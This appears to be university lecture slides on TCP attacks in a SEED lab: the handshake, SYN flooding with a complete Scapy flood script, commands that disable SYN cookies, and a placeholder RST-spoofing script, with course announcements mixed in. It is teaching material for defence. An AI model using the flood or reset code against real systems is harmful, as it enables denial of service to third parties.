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
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
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SYN

SYN + ACK

ACK

(Data can start being sent!)



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
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You can see this happening in Wireshark

	Time	Source	Destination	Protocol	Length	Info
1	0.0000...	192.168.1.104	216.18.166.136	TCP	74	49859 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460
2	0.3071...	216.18.166.136	192.168.1.104	TCP	74	80 → 49859 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
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




# Let's do some evil stuff



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TCP Server


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
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
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
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[10/27/22] seed@VM: ~/.../TCP_Attacks$ sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
```

Set by the operating system!

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
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
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
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
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




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
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
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
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
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# Turn off countermeasures...

```
sysctl -w net.ipv4.tcp_syncookies = 0
```

## Turn off **SYN** cookies

Use **netstat** to see the current status of server's TCP connections

```
root@2ebd63942881:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:42031        0.0.0.0:*              LISTEN
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root@2ebd63942881:/# █
```

From another machine, use telnet to establish a TCP connection

```
[10/27/22]seed@VM:~/.../tcp_attacks$ telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
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root@2ebd63942881:/# █
```

We will also increase the number of retries (SYN + ACK) the server will do before giving up

AND

Make the SYN queue smaller

```
root@d849e012d6fd:/# sysctl -w net.ipv4.tcp_synack_retries=20
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root@d849e012d6fd:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
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```

# Victim Server

```
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tcp        0      0 127.0.0.11:39057        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              84.214.105.184:34308    SYN_RECV
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tcp        0      0 0.0.0.0:23              56.252.62.113:55730    SYN_RECV
tcp        0      0 0.0.0.0:23              69.66.205.21:18690     SYN_RECV
tcp        0      0 0.0.0.0:23              122.154.143.88:41910   SYN_RECV
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tcp        0      0 0.0.0.0:23              98.170.141.0:49524     SYN_RECV
tcp        0      0 0.0.0.0:23              137.191.232.56:51616   SYN_RECV
tcp        0      0 0.0.0.0:23              70.12.28.153:61150     SYN_RECV
tcp        0      0 0.0.0.0:23              61.188.164.78:26645    SYN_RECV
```

synflood.py

```
#!/bin/env python3
```

```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
```

```
ip = IP(dst="10.9.0.7")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
```

```
while True:
    1 pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, verbose = 0)
```

We've filled  
this server with  
spoofed SYN  
requests

# Attacker

```
[10/27/22] seed@VM:~/.../tcp_attacks$ sudo python3 synflood.py
```

## New terminal

```
[10/27/22] seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

Server is full!

```
[10/27/22] seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Denied

- 1 Repeatedly send a TCP packet to 10.9.0.7, with a random source IP address

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
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
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**SYN Cookies-** Allocate server resources only for established connections


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- **Goal:** Break an established TCP connection by sending a spoofed RESET (RST) packet




This is different than sending a FIN packet



# TCP Reset Attack

In order to do our attack, we first need to find an ongoing TCP communication between two users!



A server reads data in some order (typically by sequence number)



SEQ # = 4440

If the server gets a SEQ# of something below 4440, it will ignore it

In our spoofed packet, we need to make sure we select a sequence number that matches the sequence number the server is expecting!

We also need to select the same ports!

(@@@ are placeholder. You will fill them in)


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from scapy.all import *

ip = IP(src="@@@@", dst="@@@@" )
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ls(pkt)
send(pkt, verbose=0)
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We can pull this information from wireshark!

On the attack, do telnet to access victim server


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```
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▶ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
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  Header length: 32 bytes
```

*This figure is just an example of the Wireshark GUI.  
The information is not correct for subsequent slides.*

# TCP Reset Attack



# Announcements

Lab 7 Due **Thursday** November 10<sup>th</sup> (Need to update website)

No class on Tuesday next week (11/8)

Sorry for some weird code issues on the XSS lab

## Course Roadmap


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  - Lab 9 Hashing (12/2)
  - Research Project (12/8)
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- Final Exam Tuesday December 13<sup>th</sup> @ 2:00 – 3:50 PM in Reid 102  
→ Will review as we get closer to end of semester

# TCP Conversation

## A Typical TCP Connection

- After the 3-way handshake, the client and server exchange packets.
- Sender sends packet with next sequence number
- Receiver acknowledges (ACK) the next expected sequence number
- Continue like this until connection is closed...

**NOTE:** In Wireshark, sequence and acknowledgement numbers are automatically converted into relative numbers by default. You can toggle this feature.





# TCP Reset Attack

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1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server

## Logged into the user 1 container

```
Connection closed by foreign host.
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Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2bb056619305 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
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
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Nov  1 20:00:07 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@2bb056619305:~$
```

Telnet connection established

Look at the most recent packet sent between client and server

